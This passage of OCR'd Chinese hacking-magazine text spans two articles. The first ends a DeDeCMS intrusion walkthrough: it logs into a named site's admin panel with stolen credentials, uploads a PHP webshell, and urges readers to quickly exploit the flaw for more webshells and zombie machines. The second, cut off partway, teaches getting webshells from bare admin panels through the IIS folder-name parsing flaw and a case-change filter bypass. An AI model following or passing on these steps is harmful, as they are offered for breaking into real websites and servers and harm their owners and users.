


图3

获得了管理员帐号和密码后，就可以登录网站的后台管理系统了，DeDeCMS系统的默认后台目录为dede，对应的URL为“http://www.gzgwt.com/dede/”，如图4。




图4

进入后台管理系统后，打开“模板管理”功能界面，可以看到当前网站的各个目录及文件，在页面最下方有一个“文件上传”功能，如图5，点击进去后就可以上传PHP类型的WebShell到网站目录了，如图6。

上传成功后自动返回到了网站目录的文件列表，如图7，如果我们上传的WebShell还存在的话，那就代表你的WebShell没有被服务器的杀病毒软件给干掉，直接点击它就可以访问了，如图8。

在获得WebShell后我们还可以继续入侵，尝试搞掉服务器，不过我的目的已经达到了，啥目的？当然是给大家讲解如何利用这个漏洞了呀，希望大家能抓紧时间利用这个漏洞多抓WebShell和肉鸡。




图5




图6




图7




图8

（文章中涉及到的DeDeCMS漏洞利用工具已经收录在了光盘中）

文章难易度：★★★
文章闪光点：关于如何在一些比较简陋的后台获取webshell的常用方法和技巧

简陋后台之webshell的获取

fjhh

很多时候，我们千辛万苦的挖到注入点，跑出了用户名密码，并找到对方的后台，本想庆祝一下，又拿下一个webshell了，可当我们看到那简陋的后台时，却不禁傻眼了。本文，我就带各位菜鸟朋友来学习一下如何更大限度的发挥它的功能，拿下Webshell。下面我将以案例的形式来展现给大家，至于如何找到后台并登录页面、拿到后台用户名和密码这类的则不在本文讨论范围内。现在，就开始我们的webshell获取征程吧。

第一个案例

进入后台，如图1所示，很多小菜朋友看到有备份数据库功能可能就忍不住要窃喜了，大家先来仔细看备份名称后面的那段话，我们备份的数据库会被自动的加上.mdb的后缀，这样的话我们的Webshell是不能被执行的，怎么办呢？像这样的后台，我们就得另换思路了，这里就利用Win2003的漏洞吧，生成一个诸如fjhh.asp的文件夹，里面的任何文件就都能被IIS当做asp文件来解析执行了。可是在这个网站里，它做了一点小限制，当我们要生成的文件夹名称包含有asp、asa时，页面就会出错而不会被执行，但我们可以生成诸如fjhh.asP的文件夹来绕过这个小限制。这是因为它虽然做了限制，可却忽略了大小写，如图2。这样，我们就拿下webshell了，如图3。

第二个案例

还是来看后台，如图4所示，似乎没什么好利用的，压根儿就没有数据备份功能，只有个上传功能，传说中的上传漏洞

